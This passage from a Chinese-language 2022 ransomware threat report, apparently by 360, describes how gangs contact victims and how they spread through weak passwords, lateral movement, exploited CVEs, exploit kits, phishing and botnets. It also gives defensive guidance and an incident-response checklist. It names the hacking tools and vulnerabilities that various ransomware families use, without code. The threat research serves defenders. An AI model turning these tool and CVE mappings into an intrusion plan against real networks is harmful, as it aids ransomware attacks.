
目前主流的联系方式有三种：

第一种：通过黑客提供的网址进入黑客独立搭建的聊天室，进行一对一对话。这种方式通常出现于双重/多重勒索模式中，部分家族还需受害者注册或使用黑客勒索提示信息中提到的账户和密码或唯一的 ID 进行登录才能进行对话。

第二种：黑客通过提供第三方账户，例如:Jabber、Telegram、Tox 等第三方匿名聊天工具进行赎金谈判，这种情况通常被 Stop、phobos、Standby 等勒索家族使用。

第三种：也是本章节着重强调的一个方式，通过黑客提供的邮件进行联系，通常为了能被受害者联系到(可能会出现邮箱账号被禁用等情况导致不能使用)，一般会留下至少 2 个邮箱，并定期进行更换，或者同一个家族有多个传播者，不同传播者使用不同的邮箱，导致活跃的邮箱相对以上两种会多很多。

通过对 2022 年收集到的黑客邮箱进行数据分析，我们发现勒索软件作者更偏爱 Tutanota 、ProtonMail、OvOConsulting 三家网站所提供的邮箱服务，我们推测这是病毒作者出于自身习惯、隐藏信息、注册便捷度等几方面综合考虑后的结果。针对 TOP10 邮件服务商提供的邮箱属性进行研究发现，其中匿名邮箱占到了总量的 91.25%。



三、 攻击手段

(一)弱口令攻击


弱口令攻击，也就是有限口令暴破攻击,依然是今年最为流行的攻击手段。在互联网上公开的服务和设备，均面临此类攻击的风险，使用过于简单的口令、已经泄露的口令或一些内置的固定口令是造成设备被攻陷的最常见原因。

计算机中涉及到弱口令暴破攻击的暴露面，主要包括远程桌面弱口令、SMB 弱口令、RPC 远程过程调用、数据库管理系统弱口令(例如 MySQL、SQL Server、Oracle 等)、Tomcat 弱口令、phpMyAdmin 弱口令、VNC 弱口令、FTP 弱口令等。除了常见的计算机弱口令攻击，针对 NAS 设备、路由器这类家用网络设备的弱口令攻击近年来也成增长态势，比如 eChOraix 勒索软件就是通过 NAS 设备的弱口令进行传播并在成功攻入设备后加密其中存储的数据的。

今年国内排名前 10 的勒索软件家族中有 6 个家族均涉及到弱口令攻击传播，其中 3 个家族更是将弱口令攻击作为其主要传播手段。而合理的安全规划和设置，可以有效降低设备被弱口令攻击的风险。

（二）横向渗透

横向渗透是企业内网、大型局域网面临的最常见勒索攻击威胁。针对企业的勒索软件攻击，经常可以看到单次攻击事件导致的大量设备同时中招，甚至整个内网瘫痪。黑客拿下一个客户端之后，一般会利用多种攻击手段刺探内网情况，并横向移动到内网其它设备中。最受黑客欢迎的攻击目标当属企业的域控服务器、管控服务器，拿下此类设备，往往意味着拿下了整个企业的设备管理权。除管控服务器外，企业内网大量设备使用相同的软件配置，相同的口令设置，也是一大风险，攻击者在拿下单台设备后，可以通过这台设备提取到的密钥攻击具有相同配置的所有其它设备。一般来说，企业内网中的设备，防护相对薄弱，经常存在没有及时更新系统补丁的设备存在，这类设备也是攻击者内网渗透的重点，黑客常用的横向渗透工具包，都集成了大量漏洞利用工具，如果没有及时更新补丁，很容易成为狩猎目标。



下面整理了一些勒索家族常用的攻击工具，包括进程查看器，端口扫描工具，口令提取工具，各种内网渗透工具。黑客通过这些工具大大简化了攻击过程，降低了黑客的攻击门槛。

勒索家族	使用的黑客工具
BeijingCrypt	PChunter / Everthing / Process Hacker
Buran	Mimikatz / PChunter / NetworkShare
Crylock	HrWord
GlobeImposterV2	Process Hacker / NetScan
Honest	Process Hacker / NetworkShare / PChunter
LockBit	NetworkShare / Process Hacker / HrWord / PChunter / Password Recovery
Makop	PChunter / Process Hacker / Process Explorer / NetScan / dfcontrol / netpass / NetworkShare
Mall	NetScan
phobos	PChunter / kportscan / Process Hacker / Network Password Recovery / ydayk / NetworkShare / DataBase GMER / netpass / NetScan / Mimikatz / NLBrute / dfcontrol

（三）利用系统与软件漏洞攻击

利用漏洞进行传播与攻击，是最为典型的一类攻击方法。随着信息系统复杂度的提升，漏洞的存在是不可避免的。但通过积极的运维，如及时打补丁，升级软件系统，配置合理的安全策略，可以大大降低漏洞的影响。

在针对服务器的勒索攻击中，漏洞利用已经成为最流行的一类勒索投放手段，一些大规模勒索事件，往往也是存在同一类漏洞的服务器被同时攻击造成。比如今年“国内某企业财务软件 0day 漏洞遭到大规模勒索利用”就是此类漏洞攻击的结果。以下表格总结了今年勒索软件传播过程中最常使用到的漏洞，其中影响仍包含影响深远的“永恒之蓝”漏洞以及今年新发现的其他一些主要漏洞：例如 CNVD-2022-60632、CVE-2022-26134 等。

勒索传播中经常使用到的漏洞		
漏洞编号	**涉及产品/应用/服务/设备**	**相关关键词**
CVE-2017-0143	针对 SMB 服务发起攻击	永恒之蓝、WannaCry、共享、445 端口
CVE-2017-0144		
CVE-2017-0145		
CVE-2017-0146		
CVE-2017-0148		
CVE-2021-1675	针对 Windows Print Spooler 服务	打印高危漏洞、PrintNightmare
CVE-2021-34527		
CVE-2021-36958		
CVE-2021-34473	针对 Exchange Server 服务	ProxyShelll 漏洞，Exchange Server
CVE-2021-34523		
CVE-2021-31207		
CVE-2021-36942	NTLM 协议攻击	PetitPotam、Windows LSA 欺骗漏洞
CVE-2021-26411	针对 IE 浏览器	IE 浏览器漏洞
CVE-2021-44228	针对 Apache Log4j2 组件	Log4j2 漏洞、Log4jShell
CNVD-2022-60632	畅捷通 T+任意文件上传漏洞	
CVE-2021-40444	微软 MSHTML 远程代码执行漏洞	
CVE-2022-26134	Atlassian Confluence OGNL 注入漏洞	
其它	Web 系统类漏洞	用友(Yonyou) GRP-U8 /UploadFileData 接口任意文件上传漏洞、用友(Yonyou) NC accept 接口文件上传漏洞、用友(Yonyou) NC NCInvokerServlet 接口任意代码执行漏洞
CVE-2021-21972	VMware vSphere Client	云服务器类漏洞
CVE-2021-21985	VMware vSphere Client	
CVE-2020-3992	VMware ESXI	
CVE-2021-22005	Vmware vCenter	


此外还有不少勒索软件通过已有的漏洞利用工具进行漏洞检测或勒索传播，以下表格是今年被监控到勒索软件使用过的漏洞利用工具。从统计看，RIG EK 和 Sundown EK 仍是最受黑客欢迎。

漏洞利用工具	
漏洞利用工具	**相关勒索家族**
Exploit EK	Maze、Shade、Sodinokibi
RIG EK	Matrix、GetCrypt、Sodinokibi、Nemty、Spora、Locky、CryptXXX、Kraken
Sundown(GreenFlash) EK	Locky、Hermes、Seon、Spora、CryptoShield、CryptoMix
Jexboss	SamSam
永恒之蓝	Satan、TellYouthePass、WannaCry
Magnitude EK	Magniber
RadioEK	Nemty

(四)挂马与钓鱼攻击

钓鱼攻击与网站挂马攻击作为传统攻击手段，在各类病毒木马传播中均有一定占比。挂马攻击还常与其它攻击手段相伴使用——比如钓鱼邮件结合挂马攻击，诱骗用户安装病毒文件。挂马网站常见的攻击方式包括：通过攻击正常站点插入恶意代码实施挂马，也有自己搭建恶意站点诱骗用户访问的。这两种攻击方式也经常相伴相生。


今年新增的 Coffee 勒索软件，其主要传播方式之一，就是钓鱼邮件。Coffee 勒索软件最早出现在 2022 年 1 月，该病毒在今年 1 月与 11 月有两次较大规模流行，主要通过群发钓鱼邮件、QQ 群文件、QQ 自动发送等方式进行传播。病毒以国内科研院所为单位，对用户计算机文件进行加密。



Coffee 勒索软件以具有迷惑性的命名，骗取用户点击

（五）破解软件与激活工具

激活工具、破解软件这类程序本身开发管理不规范，开发人员鱼龙混杂。于是此类程序便成为了病毒木马的高发区——其中也有可能夹杂有勒索软件。于是它也成为国内个人用户感染勒索软件的主要渠道之一。比如 2022 年 4 月、5 月，360 安全大脑连续做出两次预警，Magniber 勒索软件通过伪装 Win10、Win11 升级包对普通用户发起勒索攻击。



伪装 win10 升级包的下载页面

伪装成升级包的勒索软件

(六)僵尸网络

僵尸网络可以说是黑客最热衷的一种攻击途径。攻击者通常利用各类木马、蠕虫、漏洞利用工具抓去“肉鸡”，经营布置其僵尸网络。在需要发起攻击时，向被控端发起指令，利用被控端发起二次攻击。就如国内流行的“匿隐”僵尸网络，就多次传播勒索软件，其中TargetCompany(Mallox)勒索软件在今年有多次大规模攻击事件，多是通过“搭乘”僵尸网络的“快车”入侵用户的电脑。类似的还是 Wannren，bozon，rook 等家族，均有通过僵尸网络传播的情况。

(七)供应链攻击

供应链攻击在最近几年的安全事件中频频发生，其隐蔽性较高、发现难度大、影响范围广、时间跨度长，经常被 APT 组织用来作为攻击手段。在本年度，公开的勒索事件中，涉及供应链攻击的案例并不广泛，但在一些针对大型公司、机构的攻击实例中，供应链攻击占据了很大比重。企业的安全性不仅与自身的 it 安全建设与维护能力有关，也有供应商、合作伙伴，IT 服务商息息相关。面对供应链攻击，一方面需要加强对安全事件的通知通报建设，让隐藏在暗处的威胁信息更多的暴露出来，另一方面，也需要加强安全防护能力的共建共享，提升整个产业链抵御网络攻击的能力。

第四章 勒索软件发展新趋势分析

2022 年，勒索软件威胁毫不意外的再次成为年度最热门网络安全话题。个人、企业、政府都无法逃脱勒索软件的影响。不论是国际纷争，还是商业贸易抑或是个人社会生活，都能看到勒索威胁的身影。短短几年时间，勒索软件从一个新兴威胁，已经变为了网络世界最为流行的网络威胁。我们将透过本年度勒索大事件来探查勒索软件的发展方向，同时从我们为应对勒索软件威胁所做努力，来探讨勒索防御的未来模式。

一、 勒索软件攻击发展

(一)Wiper 勒索在现代战争中显现威力，成为年度热点

今年，以“俄乌战争”为代表的另一类勒索攻击也逐渐浮现，在热战开始前，今年 1 月，俄乌双方均遭受了多起“wiper”类勒索攻击，这类攻击开始伪装为一般勒索攻击，但实施的其实是数据的加密或清除。其攻击目的并不在于勒索赎金，而是对对手的设施发起破坏，这类攻击给双方都造成了不小的麻烦。“勒索”攻击以及更多的网络攻击，显现了其作为战争武器的潜力。“网络武器”具有“不对称性”、“远程化”、“隐蔽性”等诸多特点，使它成为实现军事目的的又一手段，受到越来越多的关注。

勒索事件的不断发生以及其危害的不断扩大，也让各国更加注重防御与化解勒索威胁，以美国为例，其在 2022 年 11 月，召集了第二届国际反勒索会议，共召集 36 个国家参与，希望通过共同的情报合作来提升对勒索软件的集体抵抗能力。

(二)勒索常态化，双重勒索在国内蔓延

从年初的 Coffee 勒索，到之后的 Mallox、Magniber，再到下半年的 TellYouThePass 勒索攻击事件。这一年来，国内大大小小的勒索攻击事件不断，翻开任意一个网络安全产品的介绍手册，也均能在显著位置看到这些产品对抵御勒索攻击的能力介绍。勒索攻击的渠道不断拓展，RDP 暴破、僵尸网络、蠕虫、钓鱼邮件、漏洞攻击，均成为勒索投放的方式，在国内外各种勒索团伙攻击威胁下，国内勒索风险已经成为企业常态化的安全风险。在以往常规病毒木马、DDOS、挂马、挖矿攻击之外，又增加了勒索攻击。

2019 年开始，以窃取数据为代表的双重勒索兴起。国内安全公司虽然也都注意到了这一安全风向，但也被很多次认为是“狼来了”的威胁，当时国内被窃取数据勒索的公司并不多见。但在 2022 年，“狼”真的“来了”，以国内某大型家电制造企业为代表的各类公司机构，一次次的出现在数据勒索的名单之中，被窃取数据从几个 G 到数个 T 不等，勒索金额从几十万到数千万都曾出现。数据勒索事件不再是新闻报道中的某个事件，已经成为国内企业实实在在面对的一类安全挑战。作为世界网民人口最多的国家，也是信息数据资产大国，各类形式的网络攻击可能会“迟到”，但绝对不会“缺席”。而应对之策，只能是加强自身网络安全建设，提升整个信息产业抵御安全风险之能力。

(三)国内现规模化攻击，攻击意图多元化

WannaCry 级别的勒索攻击并不常见，但今年，成规模的勒索攻击却也越来越多，搭乘 Web 服务漏洞，僵尸网络，蠕虫等方式传播的勒索软件，轻易间就能对数万甚至数十万设备发起攻击，一夜间攻陷大量设备。过去几年，国内的勒索攻击已小规模与定向攻击为主。常见的包括钓鱼邮件，网页挂马，RDP 爆破等手段，这种“低”效率攻击，单次攻击的成功量，通常少则几十，多则几百，传播速度相对“温和”，这种情况在今年有了明显变化。比如今年的 TellYouThePass、Mallox、7Locker 等都在利用 Web 服务的一些漏洞，开始大规模攻击 OA 服务器，形成多次规模较大的攻击事件。可以预见，在利益驱使下 2023 年此类攻击事件将更加频繁，任何公网可以直接访问的 Web 服务器，都将面临勒索攻击的严峻挑战，维护不当，缺乏必要安全补丁，将带来更严重的直接威胁。

攻击意图多样化，也是今年勒索软件发展的一个新趋势。过去，勒索软件攻击一直被认为是经济利益驱动的网络攻击，攻击者更多目的是“图财”。今年，如前文提到的俄乌冲突中使用的“wiper”类勒索，其攻击目的并不在于勒索赎金，而是对对手的设施发起破坏。由于行动逐步暴露，才在后续的攻击中，逐渐褪去了勒索的伪装。而国内，如 Coffee 勒索攻击，也是一个典型的非赎金类勒索攻击，攻击者的攻击意图并非获取赎金，更多的是对一些人员发起攻击，干扰其正常工作。类似的，假借勒索软件，对一些系统、设施、人员发起数据破坏攻击，在未来将持续存在，使用这种手段能够弱化被攻击人员对攻击事件的警惕性，隐藏真实攻击意图与攻击来源。

(四)云服务面临的多重勒索风险

云主机面临着与一般服务器一样的安全风险，管理员对此已经有了普遍的认知。云服务器被勒索攻击加密的案例也时有发生，很大一部分攻击原因也和一般服务器比较相似。但是关于在其之上的云上系统的安全，很多管理员还比较陌生。近年来随着 vShpere 为代表的云操作系统被攻击事件的曝光，也让更多管理员注意到了这个曾经未曾关注的领域。云上操作系统用于部署和管理大量的云主机，对云上操作系统的成功攻击，能够实现同时控制大量云主机的目的，这样诱人的回报也吸引了越来越多的攻击团伙参与。2022 年，国内也发生了多起针对虚拟化、云集群的攻击，造成企业大量服务器同时被攻击的事件。近年来，云托管服务商被勒索攻击的事件也多次发生，每次攻击均会造成大量企业同时受到波及的事件出现。而对于云托管商、云服务商的安全问题，一般的企业管理员也无法知晓与干预，常规的服务器安全加固策略以及日常的安全维护，面对云上系统被攻击的情况，也很难达到防御效果。对于重要的云上系统，管理员也应该做好必要的保密与离线或异地备份工作，避免因为服务商或云上系统招到攻击，造成使用其业务的企业产生重大损失。

二、 勒索软件的防护、处置与打击

(一)以创新驱动反勒索技术发展——安全产品竞争热点

与病毒木马对抗的过程中，创新是实现技术突破的关键方法。目前各家安全厂商均有自己的勒索解决方案，如 360 安全产品目前已经有较为完备的全周期勒索防护方案，但对勒索的对抗研究不会止步于此。2022 年，360 在勒索的事前发现预警、重点场景保护、勒索技术破解方面均做了积极的尝试与突破。

事前发现与勒索预警，对于勒索攻击而言，如果能在勒索软件投放前及时发现并阻断功能，能够极大的降低攻击的破坏力，事前的防御效果也远好于事后的补救。目前针对企业的勒索攻击，根据攻击策略，常见的分为两类。

一类是通过单点攻击获取少量设备权限后，对内网进行横向渗透，继而在合适的时间点投放勒索软件。此类攻击，从拿到单个设备权限，到向整个网络投毒，一般间隔 1~3 天，部分大型网络，可能会有更长的潜伏时间。这个潜伏时间，就给了我们发出预警，争取提前阻断的机会。360 安全大脑，利用遍布全网的探针，根据各个勒索攻击团伙的行动特点，能够快速发现早期勒索攻击迹象，对潜在的被害用户发起预警，避免更进一步损失。

另一类常见的企业攻击，是针对企业的服务器发起攻击，常见的如使用 Web 漏洞，对相应的 Web 服务器实施攻击。攻击者通常会选取一些特殊时间点，如周五晚上，集中对事前踩点的服务器发起攻击，对于这类型攻击。360 安全大脑依靠全网大数据能力，在“0 号病例”发生时，就能实现快速感知。当攻击事件扩大时，快速像企业用户发起预警，避免进一步损失。

重点场景保护，是针对企业面临勒索攻击的情况，通过专项防护加强，也提高攻击难度，降低攻击损失。企业中 Web 服务器，数据库服务器，域控服务器等是勒索团伙攻击的重点目标，而数据库是勒索软件加密的重点。针对这种特点，360 安全大脑根据这类服务器工作特性，增加对应的检测与保护。阻止 WebShell 的落地执行，保护数据库免收未知进程的侵扰，提升此类服务的安全性。

解密技术，是伴随勒索软件产生的一项勒索处置方案，早期勒索软件多存在各种缺陷，可以通过一些技术手段进行破解。到 2021 年，能够通过技术破解的勒索软件已经比较少见了，破解解密愈加困难，360 解密大师在本年度更新 8 个家族的勒索解密支持，同时通过多种创新手段，实现勒索软件的解密。

当前，依靠创新手段，解决部分场景下的勒索攻击、数据窃取、横向渗透等问题，成为行业的研究重点。只要勒索软件依然流行，解决勒索软件的探索之路就不会停歇。

（二）加密货币监管，斩断勒索资金链条

加密货币的兴起，客观上推动了勒索软件的横行。目前流行的所有勒索软件，支付方式均是通过加密货币，使用较为广泛的有比特币、门罗币、达世币等。加密货币基于区块链技术，不同币种之间各有特点，但是匿名性是其重要的共同特征，这种可以脱离监管匿名支付，秘密转移的特点，为灰黑产与各类犯罪提供了便利。这也是加密货币被勒索软件团伙广泛使用的根本原因。

各种政府对加密货币的态度不一，有部分承认的，也有不承认其货币属性的，但近年来，各国政府均意识到加密货币带来的诸多问题，对加密货币加以监管，已经成为几个大国的基本共识。美国财政部表示，2021 年每月报告的勒索软件赎金交易平均金额为 1.023 亿美元，美国财政部向加密货币行业发出警告，要求阻止犯罪分子加密货币获利。

国内近年来也加大了对加密货币的整治力度，清理了国内的矿场和交易平台。通过这种治理活动，提高了加密货币获取难度和获取成本，继而对赎金支付产生了一定的遏制作用，对勒索攻击团队产生了一定的打击作用。

第五章 安全建议

面对严峻的勒索软件威胁态势，我们分别为个人用户和企业用户制定了以下安全建议。希望能够帮助尽可能多的用户全方位的保护计算机安全，免受勒索软件感染。

一、 针对企业用户的安全建议

(一)发现遭受勒索软件攻击后的处理流程

1. 发现有设备中招，不要惊慌，及时有效的处置，能够降低损失，减少再次被攻击可能性。
2. 对被攻击设备及时进行隔离，切断网络连接。如果同一子网下多台设备中招，可切断整个子网对外连接。
3. 企业面临最常见入口攻击包括：远程桌面弱口令，Web 服务漏洞，数据库弱口令。企业内网设备常由于内部设备发起的横向渗透，而遭受攻击。因此，在发现攻击的第一时间，可先切断除管理员外，其它外部对远程桌面的访问。关闭服务器 web 服务端口，关闭服务器数据库外部访问端口。作为应急响应手段。
4. 尽快联系安全厂商或其它安全团队，对内部网络进行排查处理。
5. 查清问题原因，对风险点位做加固修复。公司内部所有机器口令均应更换，在确定黑客掌握了多少内部口令的情况下，应做最坏打算。
6. 应对勒索攻击，最有效手段是查清原因，避免再次中招。忽视事故原因，盲目重置系统，会带来更严重安全隐患。

(二)企业安全规划建议

对企业信息系统的保护，是一项系统化工程，在企业信息化建设初期就应该加以考虑，建设过程中严格落实，防御勒索软件也并非难事。对企业网络的安全建设，我们给出下面几方面的建议。

1. 安全规划

- 网络架构，业务、数据、服务分离，不同职能部门与区域之间通过 VLAN 和子网分离，减少因为单点沦陷造成大范围的网络受到攻击。
- 内外网隔离，合理设置 DMZ 区域，对外提供服务的设备要做严格管控。减少企业被外部攻击的暴露面。
- 安全设备部署，在企业终端和网络关键节点部署安全设备，并日常排查设备告警情况。
- 权限控制，包括业务流程权限与人员账户权限都应该做好控制，如控制共享网络权限，原则上以最小权限提供服务。降低因为单个账户沦陷而造成更大范围影响。

- 数据备份保护，对关键数据和业务系统做备份，如离线备份，异地备份，云备份等，避免因为数据丢失、被加密等造成业务停摆，甚至被迫向攻击者妥协。
- 敏感数据隔离，对敏感业务及其相关数据做好网络隔离，如有必要甚至建议做好设备之间的物理隔离。避免双重勒索软件在入侵后轻易窃取到敏感数据，对公司业务和机密信息造成重大威胁。

2. 安全管理

- 账户口令管理，严格执行账户口令安全管理，重点排查弱口令问题，口令长期不更新问题，账户口令共用问题，内置、默认账户问题。
- 补丁与漏洞扫描，了解企业数字资产情况，将补丁管理作为日常安全维护项目，关注补丁发布情况，及时更新系统、应用系统、硬件产品安全补丁。定期执行漏洞扫描，发现设备中存在的安全问题。
- 权限管控，定期检查账户情况，尤其是新增账户。排查账户权限，及时停用非必要权限，对新增账户应有足够警惕，做好登记管理。
- 内网强化，进行内网主机加固，定期排查未正确进行安全设置，未正确安装安全软件设备，关闭设备中的非必要服务，提升内网设备安全性。

3. 人员管理

- 人员培训，对员工进行安全教育，培养员工安全意识，如识别钓鱼邮件、钓鱼页面等。
- 行为规范，制定工作行为规范，指导员工如何正常处理数据，发布信息，做好个人安全保障。如避免员工将公司网络部署，服务器设置发布到互联网之中。

（三）遭受勒索软件攻击后的防护措施

1. 比照“企业安全规划建议”中的事项，对未尽事项进行及时更正或加强。
2. 检测系统和软件中的安全漏洞，及时打上补丁。
   - 是否有新增账户
   - Guest 是否被启用
   - Windows 系统日志是否存在异常
   - 杀毒软件是否存在异常拦截情况
3. 检查登录口令要有足够的长度和复杂性，并更新安全度不足或疑似已经泄露的登录口令。
4. 对尚未被加密的重要文件进行及时备份，避免依然存在活跃的勒索软件对重要数据进行新一轮加密。
5. 加强对敏感数据的隔离，如可行，尽可能完全断开敏感数据与外界的一切连接。避免具有多重勒索功能的病毒进一步获取更多的重要信息作为勒索筹码。

二、 针对个人用户的安全建议

对于普通用户，我们给出以下建议，以帮助用户免遭勒索软件攻击。

(一)养成良好的安全习惯

1. 电脑应当安装具有高级威胁防护能力和主动防御功能的安全软件，不随意退出安全软件或关闭防护功能，对安全软件提示的各类风险行为不要轻易采取放行操作。
2. 可使用安全软件的漏洞修复功能，第一时间为操作系统和浏览器，常用软件打好补丁，以免病毒利用漏洞入侵电脑。
3. 尽量使用安全浏览器，减少被挂马攻击、钓鱼网站攻击的风险。
4. 重要文档、数据应经常做备份，一旦文件损坏或丢失，也可以及时找回。
5. 电脑设置的口令要足够复杂，包括数字、大小写字母、符号且长度至少应该有 8 位，不使用弱口令，以防攻击者破解。

(二)减少危险的上网操作

1. 不要浏览来路不明的色情、赌博等不良信息网站，此类网站经常被用于发起挂马、钓鱼攻击。
2. 不要轻易打开陌生人发来的邮件附件或邮件正文中的网址链接。也不要轻易打开扩展名为 js 、vbs、wsf、bat、cmd、ps1 等脚本文件和 exe、scr、com 等可执行程序，对于陌生人发来的压缩文件包，更应提高警惕，先使用安全软件进行检查后再打开。
3. 电脑连接移动存储设备（如 U 盘、移动硬盘等），应首先使用安全软件检测其安全性。
4. 对于安全性不确定的文件，可以选择在安全软件的沙箱功能中打开运行，从而避免木马对实际系统的破坏。

(三)采取及时的补救措施

1. 安装 360 安全卫士并开启反勒索服务，一旦电脑被勒索软件感染，可以通过 360 反勒索服务寻求帮助，以尽可能的减小自身损失。

三、 不建议支付赎金

最后——无论是个人用户还是企业用户，都不建议支付赎金！

支付赎金不仅变相鼓励了勒索攻击行为，而且解密的过程还可能会带来新的安全风险。可以尝试通过备份、数据恢复、数据修复等手段挽回部分损失。比如：部分勒索软件只加密文件头部数据，对于某些类型的文件（如数据库文件），可以尝试通过数据修复手段来修复被加密文件。如果不得不支付赎金的话，可以尝试和黑客协商来降低赎金价格，同时在协商过程中要避免暴露自己真实身份信息和紧急程度，以免黑客漫天要价。

四、 勒索事件应急处置清单

在此，我们准备了一份勒索软件事件的应急排查处置清单，遇到此类问题的管理员，可对照下面清单，完成事件的初步处理，之后再由专业团队，详细排查事故原因。

勒索软件应急处置清单

✧ 检查中招情况

检查有哪些设备被攻击，常见被攻击特征有：文件后缀为被改，文件夹留下勒索信息，桌面背景被修改，弹出勒索提示信息。

- ☐ 公网服务器
- ☐ 域控设备与管控设备
- ☐ 内网共享服务器
- ☐ 办公机（检查是否仅是共享文件夹被加密）

✧ 控制勒索蔓延

根据现场情况，对已经发现的被攻击设备或者存在风险的设备与网段进行临时管控，常见管控方法包括：

- **访问控制**
  - ☐ 网络隔离/主机隔离
  - ☐ 端口访问控制（常见端口包括：445、135、137、139、3389、22、6379、3306、7001）
  - ☐ 设置 IP 访问黑白名单：禁止国外 IP 访问/仅允许特定 IP 访问 或 仅允许本地 IP 访问
  - ☐ 控制重要设备的访问权限，或对重要设备做临时下线处理。
- **物理隔离**
  - ☐ 关闭设备/设备断电
  - ☐ 拔出网线/禁用网卡/禁用无线网卡/移除移动网卡
- **密码策略**
  - ☐ 修改全部管理员账号密码
  - ☐ 禁用归属不明账号
  - ☐ 临时停用非必要账号，修改所有普通用户账号密码

✧ 排查关键节点

在完成上述应急处置后，尽快确认以下事项，并联系安全团队进行进一步排查。（注意：被加密的文件本身不是病毒。）

- ☐ 确定机器感染勒索软件时间
- ☐ 收集可疑样本、被加密文件（少量）、勒索提示信息（一份）
- ☐ 收集中招设备系统安全日志与防火墙日志
- ☐ 检查存储有敏感信息设备是否被异常访问
- ☐ 检查设备中账户情况，包括第三方软件账户，最近新增账户
- ☐ 检查数据库账户，VPN 账户，NAS 账户，VNC 类软件配置
- ☐ 排查 Web 日志
- ☐ 排查最近运行记录
- ☐ 临时禁用发现的攻击账号
- ☐ 使用安全软件进行扫描
- ☐ 完成后续安全加固工作，安装补丁，修补存在的其它问题。

